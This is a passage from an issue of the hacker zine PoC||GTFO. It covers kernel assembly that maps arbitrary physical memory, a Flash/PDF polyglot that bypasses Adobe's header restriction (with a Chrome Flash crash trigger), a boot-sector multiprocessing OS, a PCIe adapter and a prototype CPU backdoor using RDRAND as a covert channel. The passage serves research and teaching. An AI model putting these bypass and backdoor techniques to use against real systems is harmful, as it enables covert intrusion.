11        virtual address to insert the new recursive mapping
          into the (real) PDT
13     -> Switches the CR3 back and continues on smugly
   */
15 ULONG recurMap()
   {
17     ULONG MMIORange = 0;
       ULONG PDEBase = 0;
```

```
19      ULONG PDEoffset = 0;

21      // Sets up the (fake) PDE and
        MMIORange = ModifyPM();
23      MMIORange &= 0xF0000000;

25      if(VDEBUG)
            DbgPrint("Mapping PDT to itself");
27
        __asm {
29          cli

31          pushad

33          // Save the current CR3,
            // seems like overkill, but it makes sense
35          mov ebx, cr3 // Copy to construct our virtual address
            mov ecx, cr3 // Save a copy so we don't mess up things
37
            mov edx, MMIORange // Our new CR3 val
39
            // Setup our virtual address
41          and ebx, 0x003FFFFF  // Gets us our offset into stuff
            or ebx,  0x0DC00000  // Reference the PDE offset
43                               // of (0x37 << 22)
            // EBX should now have our virtual address :)
45
        // Tests to see if the PDE is free for use
47      test_pde:

49          add ebx, 0x4 // Offset to unused PDE

51          // Keep the offset var up to date
            // (but uint32 aligned, not uint8)
53          mov eax, PDEoffset
            add eax, 0x1
55          mov PDEoffset, eax

57          //*************** BEGIN CRITICAL SECTION
            mov cr3, edx  // Inject our new CR3
59
            mov eax, [ebx]  // Add our mirthful PDE entry,
61                          // which should map in the PD
            invlpg [ebx]    // Invalidates the virtual address we
63                          // used just in case it could cause
                            // later problems.
65
            mov cr3, ecx   // Restore everything nicely
```

```
67          //*************** END CRITICAL SECTION
            cmp eax, 0     // Can we use this entry?
69          je inject_pde  // Try the next one
            jmp test_pde   // Found an empty one, w00t!
71
        // Injects our recursive PDE into the PDT
73      inject_pde:
            // Setup our recursive PDE (again)
75          mov eax, cr3 // A copy to mod for new recursive PDE
            and eax, 0xFFC00000 // Only the most significant bits
77                              // stay for 4M pages
            or eax, 0x93 // P | RW | PS | PCD
79          // EAX now has the same PDE to put into the real PDT
            //*************** BEGIN CRITICAL SECTION
81          mov cr3, edx  // Inject our new CR3

83          mov [ebx], eax  // Add our mirthful PDE entry which
                            // should map in the PD
85          invlpg [ebx]    // Invalidates the virtual address we
                            // used just in case it could cause
87                          // later problems

89          mov cr3, ecx   // Restore everything nicely
            //*************** END CRITICAL SECTION
91
            // Determine the v. address of the base of the PDT
93          // (remembering the differences in alignment)
            mov eax, cr3 // A copy to modify for
95                       // our new recursive PDE
            and eax, 0x003FFFFF // Only the most significant
97                              // bits stay for 4M pages
            mov ebx, PDEoffset
99          shl ebx, 22 // Offset into the PDT
            or eax, ebx
101         mov PDEoffset, eax

103         popad

105         sti
        }
107
        if(VDEBUG)
109         DbgPrint("Mapping complete."
                     "should be mapped in at 0x%x!",
111                  PDEoffset);
        return PDEoffset;
113 }
```

This code, on a 32-bit non-PAE system, will return the virtual address that maps in the page directory and allows you to map in arbitrary physical memory as a known location. It should be noted that kernel privileges are needed (to access CR3) and to operate on a kernel page marked as Global so as to persist through the CR3 changes. The author hopes you enjoyed this weird machine and remember to treat your input data as formally as code, for only you can prevent vulnerabilities!

Sincerely,
@JacobTorrey

5:5 A Flash PDF Polyglot

by Alex Inführ

PDF and SWF Reunited

I had the idea of creating a nice little file, one which is both a valid PDF and a valid Flash file. Such a polyglot can cause a lot of trouble, because they can smuggle active content like Flash in a harmless file type, PDF.[4] The PDF format is a really good container format, because the Adobe PDF parser is not very strict. The PDF header "`%PDF-`" does not have to be at offset 0; the parser will search the first 1,017 bytes for the header. Recently, however, Adobe decided to stop supporting PDF files that start either with CWS or FWS at offset 0. Both are possible headers for a Flash file. This should make it harder to create such polyglots.

Main File Structure

Unlike PDF, Flash files always need their header at offset 0. It is not possible to insert any data before it. To fulfill this requirement, we need to find a way to bypass Adobe's prohibition of Flash headers. The next step requires the PDF header to be embedded in the first 1,017 bytes without destroying the Flash file. If we meet all these requirements, we will be able to append the rest of the PDF data at the end of the file.

[4] As harmless as PDF can be, at least!

Bypassing the Header Restriction

The bypass was rather simple, all you have to do is open the SWF file format specification to page 27.[5]

The specification mentions three possible headers: "`FWS`", "`CWS`" and "`ZWS`". FWS is used for uncompressed Flash files, CWS for ZLIB compressed files and ZWS for LZMA compressed files. Maybe you've guessed it already, but Adobe forgot to block the ZWS header. For now the file structure looks like this:

```
>>> structure[0:3]
ZWS
>>> structure[4:]
[...Flash data...][...PDF data...]
```

The Missing PDF Header

The last thing missing is the PDF header. Let's look in the Flash specification for a place. In the header the length of the uncompressed Flash file is stored at offset `0x04`, requiring four bytes. It seems to be useless, as no Flash parser seems to use this field! This means we can overwrite it with the PDF header, but we are missing one byte. The SWF specification defines the Flash version at offset `0x03`. Combined with the following four-byte length field, we have a perfect place for the PDF header! Our header structure looks like this.

```
>>> structure[0:3]
ZWS
>>> structure[3:8]
%PDF-
>>> structure[8:]
[...Flash data...][...PDF data...]
```

This is all it requires, but there is more!

[5] Search for `SWF-file-format-spec.PDF`.

The Madness

For unknown reasons the Flash file needs to be bigger than a certain size. I hard coded this size in my script. If the Flash file is too small, the created polyglot won't be rendered by the Adobe PDF reader, which makes no sense. I tested the PDF/Flash polyglot across a number of different browsers, and the results are very interesting. Please test it with your own systems.

- Windows 8 32 Bit:
  - IE 11: PDF parsed, Flash not parsed
  - Chrome: PDF parsed, Flash not parsed
  - Firefox: PDF not parsed, Flash parsed
  - Adobe Reader 11.0.07: PDF parsed
- Windows 7 64 Bit:
  - IE 11: PDF parsed, Flash not parsed
  - Chrome: PDF parsed, Flash parsed
  - Firefox: PDF not parsed, Flash parsed
  - Opera: PDF parsed, Flash parsed
  - Adobe Reader 11.0.07: PDF parsed
- Windows 7 Enterprise 32 Bit:
  - IE 11: PDF parsed, Flash parsed
  - Chrome: PDF parsed, Flash not parsed
  - Firefox: PDF not parsed, Flash parsed
  - Adobe Reader 11.0.07: PDF parsed

As you can see, IE and Chrome are not consistent between different operating systems, which seems really odd. But I have one little trick left!

Chrome Flash Player Crash!

While playing with the values of the Flash header I came across a crash in the 64 bit version of Chrome's Flash Player. At offset `0x0f` and `0x10` a part of the dictionary size is stored. This is used in the LZMA compression algorithm. Changing these to a high value like `0xBEEF` will trigger a crash. Extending this crash to an exploit, or determining that it isn't exploitable, is left as an exercise for the reader.

```
>>> structure[0x0f:0x11]
? (0xbeef)
```

5:6 These Philosophers Stuff on 512 Bytes; or, This Multiprocessing OS is a Boot Sector.

by Shikhin Sethi, Merchant of 3.5" Niftiness

The first article of this series[6] left the reader with a clean canvas, covering the early initialization of a 80x86 CPU along with its memory management unit. In the second installment, we will cover the x86 interrupts architecture, and timer usage. We'll also take a look at multiprocessing, how to handle interrupt requests from devices with multiple CPUs at the helm, and finish with a serving of stuffed philosophers——in 512 bytes!

Privilege levels

To control the access of resources granted to any program, the x86 architecture, starting from the 80286, features four privilege levels, level 0 to level 3, where 0 is the most privileged, and 3 is the least. Since the privilege model follows a hierarchical ring-like system, each level is also known as a Ring. The Current Privilege Level (CPL) is cached in the two lowest bits of the CS register, and is set as per the privilege level in the Defined Privilege Level (DPL) field of the Code Segment Descriptor.

To control the programmed I/O privilege of any program, the I/O Privilege Level (IOPL) flag can be used. A thread can only access I/O ports—and use certain privileged instructions—when its CPL is less than or equal to the IOPL.

[6] PoC||GTFO 4:3 on page 208.


Traditionally, Ring 0 is used by the kernel while Ring 3 is used by user-level applications. Modern microkernels can utilize Rings 1 and 2 to offload drivers to a less privileged ring still granting I/O privileges.

Interrupts

In the event an external hardware needs to specify the occurrence of an event to the CPU, the hardware emits a signal known as an Interrupt Request (IRQ). The CPU, based on the IRQ and an Interrupt Vector Table, then transfers control to an interrupt handler (Interrupt Service Routine) associated with the IRQ. The handler performs the requisite action, acknowledges the handling of the request to the device, and returns execution back to the interrupted thread.

The same mechanism used to handle IRQs is further extended to accommodate both Exceptions and System Calls.

- Exceptions: On facing any illegal instruction or operation,



the processor raises an exception, corresponding to a vector in the vector table. The operating system can then either handle the exception, or terminate execution of the faulting thread.

- System Calls: All modern architectures feature a special instruction to raise an interrupt, thus allowing user-mode software to utilize the mechanism for calls into the kernel. For example, Linux uses the vector `0x80` on x86 for system calls.

The Interrupt Enable Flag (IF) in the (E)FLAGS register allows the kernel to mask hardware interrupts. The instructions `cli` (clear interrupts) and `sti` (set interrupts) disable and enable hardware interrupts. Both instructions are privileged as per what IOPL is set to.

Interrupt Vector Table (IVT)

Prior to the introduction of protected mode, the IVT was used to specify the address of all 256 interrupt handlers. Each handler was represented by a 4-byte segment:offset pair, and the IVT is located at `0x0000:0x0000` by default.

The 80286 introduced the `lidt` instruction, which also allowed the IVT to be relocated to another address in conventional memory.

Interrupt Descriptor Table (IDT)

With protected mode, the IVT was superseded by the Interrupt Descriptor Table. Each entry in the IDT was called a gate, and they were classified as:

- Interrupt Gates: The CPU pushes the EFLAGS register, the CS segment, and the return EIP on the stack before handling control to the interrupt handler. Interrupts are automatically disabled upon entry, and are restored when the EFLAGS register is popped back.
- Trap Gates: Trap gates are similar to interrupt gates, but interrupts are not masked upon entry.
- Task Gates: Task gates were intended to be used for hardware multitasking, but software multitasking has been preferred over it.

Similar to the Global Descriptor Table Register, an IDTR is used to keep track of the size and location of the IDT.

```
idtr:
    ; Size of IDT - 1.
    dw (256 * 8) - 1
    dd idt

; ecx: interrupt vector.
; eax: the interrupt handler.
; Trash edi.
add_idt_gate:
    ; The entry into the table.
    lea edi, [idt + ecx * 4]

    ; The first two bytes specify the lower 16-bits
    ; of the interrupt handler.
    mov [edi], ax
    shr ax, 16

    ; The upper-most two bytes specify the
    ; highest 16 bits.
    mov [edi + 6], ax

    ; The third and fourth byte specify the selector
    ; of the interrupt function, 0x08 in this case.
    ; The fifth byte is reserved 0.
    ; The sixth byte is for flags:
    ;   Bits 0:3 -> type. 0x0E is 32-bit interrupt gate.
    ;   Bits 5:6 -> the privilege level the calling
```

```
28      ;                   descriptor should have.
        ;   Bit 7 -> present flag.
30      mov dword [edi + 2], 0x08 | (1 << 31) | (0x0E << 24)
        ret
```

Programmable Interrupt Controller (PIC)

To route hardware interrupts, the IBM PC and XT used the 8259 PIC chip which was able to handle 8 IRQs. Traditionally, these were mapped by the BIOS to interrupts 8 to 15, so as to not collide with the original exceptions.

With the IBM PC/AT, the system was extended to incorporate two 8259 PICs, where one acts as a master and the other as a slave. Only the master is able to signal the processor, and the slave uses IRQ line 2 to signal to the master a pending interrupt. Since this implies that IRQ 2 is unavailable for use by devices, most motherboards reroute IRQ 2 to IRQ 9 to maintain backwards compatibility.

Both PIC chips have an offset variable. Whenever an unmasked input line is raised, they add the input line to the offset, to form the requested interrupt number. By convention, the BIOS routes IRQs 0 to 7 to interrupts 8 to 15, and IRQs 8 to 15 to interrupts 112 to 119. After handling an interrupt, the PIC chips need a End Of Interrupt (EOI) command to ascertain that the interrupt isn't pending. For interrupts cascaded from the slave to the master, both the PIC chips need a EOI.

With the 80286, Intel extended exceptions to cover interrupt vectors `0x00` to `0x1F`. Hence, the master 8259's configuration collided with the exception range. To properly configure the PIC, both the master and the slave controllers can be remapped with a proper offset. However, since we do not require any interrupts from devices, we'll mask all interrupt lines:

```
; Each bit specifies each line.
mov al, 0xFF
; For the master PIC.
out 0xA1, al
; For the slave PIC.
out 0x21, al
```

Programmable Interval Timer (PIT)

The x86 architecture features the Intel 8253/8254 as the de facto Programmable Interval Timer. The timer has three channels with individual counters; the first was used for time keeping and got routed to IRQ 0. The second channel was used to trigger the refresh of DRAM, while the third was used to program the PC speaker. Each channel can be operated in any one of six modes. Although covering the entire functioning of the 8253 is out of the scope of this article, we will take a specific look at programming channel 2 for a one-shot timer.

The PIT uses an oscillator running at 1.19318166 MHz. The IBM PC borrowed from television circuitry a single base oscillator at 14.31818 MHz. The CPU divided this by 3 for its frequency, while the CGA video controller divided this by 4. Both the signals were passed through a logical AND gate to attain the frequency for the PIT. A counter is used as a frequency divider to fine-tune the frequency provided by the PIT. The counter is decreased using the base frequency, and a pulse is generated when it reaches zero.

The presence of a local APIC can be detected via the CPUID feature flags. Certain systems allow the configuration of the LAPIC via a `IA32_APIC_BASE` Model-Specific Register (MSR). However, in most cases, once the LAPIC is disabled via the MSR, it cannot be set without resetting the CPU.

Although the output of channel 2 is routed to the PC speaker,

the channel offers a software-controllable gate input, and allows us to check the output status without enabling interrupts. We will use channel 2 in conjunction with mode 1, the hardware re-triggerable one-shot.

In mode 1, on the rising edge of the gate input, the timer reloads the current count with the value specified. It sets the output signal as low, and on each falling edge of the oscillator, the value of the current count is decremented. Once the current count reaches zero, the output signal goes high until the timer is reset. The state of the output signal can be checked by I/O port `0x61`.

```
; Port 0x43 is the command register.
; 0b -> 16-bit binary mode, specifying the reload value.
; 001b -> mode 1, hardware re-triggerable one-shot.
; 11b -> lobyte/hibyte access mode.
; 10b -> channel 2.
mov al, 10110010b
out 0x43, al

; We set a frequency of 100 Hz.
; 1193182/100 = 0x2E9C.
; Low byte.
mov al, 0x9C
out 0x42, al
; High byte.
mov al, 0x2E
out 0x42, al
```

The timer can then be started by raising the gate input:

```
; Start the PIT channel 2 timer.
in al, 0x61
and al, 0xFE
out 0x61, al
or al, 1
out 0x61, al
```

The output signal can also be determined:

```
in al, 0x61
; Bit 5 specifies if the output is high or not.
and al, 0x20
```

Multiprocessing

With multiple processors, the interrupt routing mechanism is decoupled into two units: the Local Advanced Programmable Interrupt Controller (LAPIC) and the I/O APIC. Each LAPIC is integrated into the processor,[7] and is used to manage external interrupts. The LAPIC is also used for generating Inter-Processor Interrupts (IPI), which play a pivotal role in initializing other logical processors. The I/O APIC is used for interrupt routing from external sources to a specific local APIC, and acts as a modern replacement for the PIC.

Although the MultiProcessor Specification specifies the base of the local APIC as `0xFEE00000`, the base address can be overridden. Due to space constraints in our proof-of-concept, we assume the base address to be `0xFEE00000`. Each register in the local APIC memory space can only be accessed by a 32-bit read/write.[8]

To handle certain race conditions, such as an interrupt being masked before it is dispensed, the local APIC generates a spurious-interrupt. The spurious interrupt handler needs to be only set to a dummy interrupt handler.

[7] The 80486 featured an external local APIC, the 82489DX. The 82489DX acted both, as the LAPIC and the I/O APIC, and differs with the modern APIC in subtle ways. Systems with the 82489DX are rare, and the differences are beyond the scope of this article.

[8] For Family 5, Model 2, Stepping 0, 1, 2, 3, 4, and 11, writes to the local APIC registers can be lost. The bug can be avoided by doing a dummy read from any local APIC register before a write.

```
; Bit 8 enables the LAPIC.
; Bits 0 to 7 specify the vector of the
;            spurious interrupt handler.
; We set it to 63 (bits 0 to 3 are hardwired 1).
mov esi, local_apic
mov dword [local_apic+spurious_int_vec_reg], (1<<8)|(11b<<4)
```

Application Processor (AP) Start-Up

The logical processor that the BIOS hands control over to is termed as the bootstrap processor, while all other processors in the system are called as application processors. Each AP is uniquely identified by a local APIC ID assigned to its LAPIC.

To initialize a logical processor, an INIT IPI is first sent to the respective local APIC. On receiving the IPI, the LAPIC causes the processor to reset its state and start executing from a fixed location. After the successful handling of the INIT IPI, a STARTUP IPI commands the processor to start executing from a specified page.[9]

```
mov si, trampoline
mov di, 0x7000
mov cx, trampoline_end - trampoline
rep movsb

; Send the INIT IPI.
; 101b -> INIT.
; 1 << 14 -> level.
; 11b << 18 -> all excluding self.
mov dword [local_apic+icr_low], (101b<<8)|(1<<14)|(11b<<18)

; Start the PIT channel 2 timer.
in al, 0x61
```

[9] The MultiProcessor Specification recommends that two successive SIPIs be sent with a delay of 200μs. However, not only is it tough to find a timer with that precision, but most CPUs only require one SIPI. To be completely compliant, a second SIPI can be sent after a small delay if the target CPU does not initialize itself by then.

```
14 and al, 0xFE
   out 0x61, al
16 or al, 1
   out 0x61, al
18
   .delay:
20     in al, 0x61
       ; Bit 5 specifies if the output is high or not.
22     and al, 0x20
       jz .delay
24
   ; Send the Startup IPI.
26 ; Vector XX specifies the page,
   ;      giving trampoline address 0x000XX000.
28 ; In our case, 0x07000.
   ; 110b -> SIPI.
30 mov dword [local_apic+icr_low], 7|(110b<<8)|(1<<14)|(11b<<18)
```

In the trampoline, we initialize the AP with a stack, and switch to protected mode. In our revised proof-of-concept, we've disabled paging due to space constraints, but no special logic is required to handle that case either.

The MPS/ACPI Tables

Broadcasting INIT IPIs to all CPUs except the current one is not recommended; the BIOS may have disabled specific faulty processors, which would also receive the IPI. Instead, the BIOS provides a list of all local APICs with their local APIC ID. The MultiProcessor Specification (MPS) tables, or the Multiple APIC Description Table (MADT) sub-table in the ACPI tables.[10] IPIs with the destination mode set as physical and the destination field set with the specific LAPIC ID of the target processor can be used to initialize all processors one by one.

[10]The MPS tables are known to be faulty for modern systems, especially those supporting hyperthreading. Thus, the ACPI tables are always recommended over the MPS ones.

LAPIC Timer

Each local APIC unit also has a specific timer, for per-CPU time keeping. However, the local APIC timer operates on the CPU's frequency, as opposed to the PIT which uses a fixed frequency. We first calibrate the local APIC timer, and then configure it to periodically generate an interrupt every 10 ms.

```
; Though alarmingly versatile, LAPIC eerily echoes nice
; sentiments of lots of effort for little gain.
; Set the divide configuration register as divide by 1.
mov dword [local_apic + timer_divide_config], 1011b
mov dword [local_apic + lvt_timer], 63
mov dword [local_apic + initial_count_timer], -1

; Start the PIT channel 2 timer.
in al, 0x61
and al, 0xFE
out 0x61, al
or al, 1
out 0x61, al

.delay:
    in al, 0x61
    ; Bit 5 specifies if the output is high or not.
    and al, 0x20
    jz .delay

mov eax, [local_apic + current_count_timer]
not eax
mov [initial_count], eax

mov dword [local_apic + timer_divide_config], 1011b
; (1 << 17) specifies periodic.
mov dword [local_apic + lvt_timer], 63 | (1 << 17)
mov eax, [initial_count]
mov dword [local_apic + initial_count_timer], eax
```

I/O APIC

As opposed to the PIC, the peripheral to I/O APIC routing is not fixed. The MPS and ACPI tables specify this routing. Covering the parsing of this routing is beyond the scope of this article.

"Submarine, heck! It's supposed to be an airplane!"

Dining Philosophers

The philosophers have taught us that if you have a bite in front of you, synchronize the picking up your forks and eat the bite. If you've got 512 bytes, eat all the damned 512 bytes.

The PoC has each CPU as a philosopher stuffing itself on its 512 bytes. On acquiring the forks, the CPU executes the magic Bochs breakpoint instruction, '`xchg bx, bx`' at `0x7D50`. On losing the fork, it executes '`xchg bx, bx`' at `0x7D39`.

Till Next Time

The article got us through initializing our dining philosophers and making them eat. In future issues, we will look at other aspects of the x86 architecture, including, but not limited to Non-Uniform Memory Access (NUMA) systems.

Till next time,

```
1 hlt:
      hlt
3     jmp hlt
```

5:7 A Breakout Board for Mini-PCIe; or, My Intel Galileo has less RAM than its Video Card!

by Joe FitzPatrick

Dear Acolytes of Electricity, let us spend a moment remembering the daily struggles from a time before enlightenment. For let us not forget that there was a time that even the most modest system upgrade required a screwdriver. And let us recall the dark moments when we were alone with DIP switches, not knowing what to set or where to seek divine guidance.

Alas, device enumeration has come and we are saved. An I for an O is not longer the rule of the land, but devices now merely ask and they shall receive. The bounty of interrupts and fruitfulness of MMIO are gifts granted upon enumeration, a baptism into a new order of hardware that Just Works.

Beware, friends. There are those who would have us believe that life is not easy. For we may still find need to open cases with screwdrivers, align cards in slots, and insert cables with retention clips. But this is merely a ruse! Deep down inside, it is new and enlightened, but still lives and acts as it has since the unenlightened times. Verily I tell you: there is a better way. Let us liberate this hardware!

PCIe is as easy as USB

USB is great. We can plug stuff in, and it just works. If we need more ports, we can use a hub. Down below there's differential signaling. There's automatic speed negotiation. At the higher layers there are standardized structures that report all the INs




Figure 5.2: PCIe over USB 3.0

and OUTs of the device. And these help software know exactly which drivers to load when the device is attached and identified.

PCIe is more similar than you might imagine. You plug stuff in and it just works, though it sometimes requires a shutdown. If you need more slots, you can use a switch. There's differential signaling automatic detection, and automatic speed and width negotiation. Standardized structures report the details of the device, and allow software to know exactly which drivers to load.

The PCI SIG actually did a pretty darn good job with PCIe. They made it so that even if you screw everything up with your hardware design, it'll still probably work. Which also means we can screw around with it, hack things together and it'll still probably work too.

I have a divine vision I would like to share. I believe with all of my soul that, as long as we can get a couple wires hooked up properly, we can bring any PCIe host and PCIe device together.

Before you all tell me to GTFO, I'll get on with the PoC. Galileo is a board with a 400 MHz Pentium-class processor that has been kluged into an Arduino form factor. It has a Mini-PCIe slot on the bottom which is *supposed* to only be used for Wifi adapters. But if I just stuck to what I was supposed to do I'd still be flashing LEDs and saving my graphics cards for real computers.

An Incongruous Fornication of Hardware

So, the PoC is to get this Arduino working with a Geforce GTX 650 Ti Boost. Because a 1.1 GHz, 768-core gpu with 2 GB of memory is a good mate to a 400 MHz single core CPU. First we'll talk hardware, then we'll gloss over the software.

We've got a PCIe 3.0 x16 device—sixteen TX pairs and sixteen RX pairs that run up to 8 GHz on a 164 pin connector. When

the device first connects, the physical layer figures out how wide the link is and scales it down as necessary. In addition, the link starts at PCIe 1.0 speeds of 2.5 GHz and only "retrains" to a higher speed if both ends support and the error rate stays low. Even at 2.5 GHz, we can do a crappy job wiring it and our data rate might suck—but thanks to fancy protocols and error detection it will probably still work.

So really, we only need four wires—two for TX and two for RX. Many devices work fine without a reference clock, but we'll throw in those extra two pins for good measure. The Galileo board has a MiniPCIe slot, and we've got a full size PCIe card that's five times the size of and twenty times the weight of the Galileo itself. We need some way of cabling them together.

The PCI SIG actually defines external cables for PCIe, but they're really expensive. Let's brainstorm. We need a cheap cable that can carry two 2.5 GHz pairs and one 100 MHz clock pair. That sounds suspiciously like, hmm, a USB 3 cable! So, I threw together a couple boards—one to plug in the MiniPCIe slot, the other to plug the graphics card into, and USB 3 sockets to connect them. The slot-end board also has a 12 V/5 V power header and voltage regulator—MiniPCIe only supplies a little juice at 3.3 V while PCIe requires 12 V and 3.3 V. Pirate the board files by unzipping `pocorgtfo05.pdf`.[11] You can get premade PCIe extenders/adapters like these on eBay or elsewhere, but what's the fun in that?

So, plug everything in, attach an external power supply to the graphics card, power it up, and... nothing. Or so it would seem. But, we've got a serial console on the Galileo, so we can check it out by running `lspci`.

And there we have it! An Nvidia `0x10de` standing out in a sea of Intel `0x8086`. Our graphics card is connected, enumerated,

[11] `git clone https://github.com/securelyfitz/PEXternalizer`




Figure 5.3: PCIe Adapters

```
root@clanton:~# lspci -k
00:00.0 Class 0600: 8086:0958 intel_qrk_sb
00:14.0 Class 0805: 8086:08a7 sdhci-pci
00:14.1 Class 0700: 8086:0936 serial
00:14.2 Class 0c03: 8086:0939
00:14.3 Class 0c03: 8086:0939 ehci-pci
00:14.4 Class 0c03: 8086:093a ohci_hcd
00:14.5 Class 0700: 8086:0936 serial
00:14.6 Class 0200: 8086:0937 stmmaceth
00:14.7 Class 0200: 8086:0937
00:15.0 Class 0c80: 8086:0935
00:15.1 Class 0c80: 8086:0935
00:15.2 Class 0c80: 8086:0934
00:17.0 Class 0604: 8086:11c3 pcieport
00:17.1 Class 0604: 8086:11c4 pcieport
00:1f.0 Class 0601: 8086:095e lpc_sch
01:00.0 Class 0300: 10de:11c2 nouveau
01:00.1 Class 0403: 10de:0e0b
```

Figure 5.4: `lspci -k`

and waiting for drivers.

Solemnization through Software

On a normal desktop, the BIOS starts up, runs the video BIOS that initializes the display, and gets on with things. But this is supposed to be a tiny embedded system. While it does boot via EFI, it doesn't run video BIOS or any option ROMs. We'll have to do that by hand.

There's already great instructions by Sergey Kiselev on how to build your own Linux for Galileo available.[12] I mostly followed those to get a standard install working, but I had to make two changes between steps 7 and 8 of Kiselev's tutorial. We need to add all the X11 related packages, and we need to enable nouveau, the open-source Nvidia drivers, in our kernel configuration.

```
7.1. Add ‘‘x11’’ to the DISTRO\_FEATURES line in
meta-clanton_vxxxx/meta-clanton-distro/conf/distro/clanton-
    tiny.conf
7.2. Configure the kernel by running
‘‘bitbake linux-yocto-clanton -c menuconfig’’ and
enabling nouveau under drivers->graphics->nouveau
```

Copy the resulting files to a MicroSD card, pop it in your Galileo, and you are a `modprobe nouveau && startx` away from what might be the most inefficient way to drive a display ever devised. Of course, there's no window manager or input devices yet configured, so you can't do much, but that's just a software problem, right?

[12] "Intel Galileo - Building Linux Image" from Sergey Kiselev's Blog




Figure 5.5: PCIe Adapters

5:8 Prototyping a generic x86 backdoor in Bochs; or, I'll see your RDRAND backdoor and raise you a covert channel!

by Matilda

Inspired by Taylor Hornby's article in PoC||GTFO 3:6 about a way to backdoor RDRAND, I designed and prototyped a general backdoor for an x86 CPU that, without knowing a 128 bit AES key, can only be proven to exist by reverse-engineering the die of the CPU.

In order to have a functioning backdoor we need several things. We need a context in which to execute backdoor code and ways to communicate with the backdoor code. The first one is easy to solve. If we are able to create new hardware on the CPU die, we can add an additional processor on it with a bit of memory and have it be totally independent from any of the code that the x86 CPU executes. Let's call this or its Bochs emulation an Ubervisor.

We store the state for the ubervisor in an appropriately-named structure.

```
struct {
  /* data to be encrypted */
  uint8_t evilbyte=0xff;
  uint8_t evilstatus=0xff;
  /* counter for output covert channel */
  uint64_t counter = 0;  /* incremented by 1 each time
                            RDRAND is called */
  uint64_t i_counter = 0;
          /* entering ADD_GqEqR we evaluate
             ((RAX << 64) | RBX) ^ AES_k(i_counter)
             and if it gives us the magic number we end
             up incrementing i_counter twice (to generate
             256 bits of keystream, as we read four 64-bit
             regs). If we do not get the magic number,
             we *do not* increment i_counter. this allows
             us to remain in synchronization */
  /* key */
  uint8_t aes_key [17] = "YELLOW SUBMARINE";

  /* output status is 0 if we need to output the high half of
     the block, or 1 if we need to output the low half (and
     then increment the counter afterwards, of course) */
  uint8_t out_stat = 0;
} evil;
```

Communicating with the backdoor is harder. We need to find out how to pass data from user mode x86 code to the ubervisor. No code running on the CPU—whether in user mode, kernel mode, or even SMM mode—should be able to determine if the CPU is backdoored.

Data exfiltration using RDRAND as a covert channel.

Let's first focus on communication from the ubervisor to user mode x86 code.

An obvious choice to sneak data from the ubervisor to user mode x86 code is using RDRAND. There is no way, besides reverse engineering the circuits implementing RDRAND, to tell whether the output of RDRAND is acting as a covert channel.

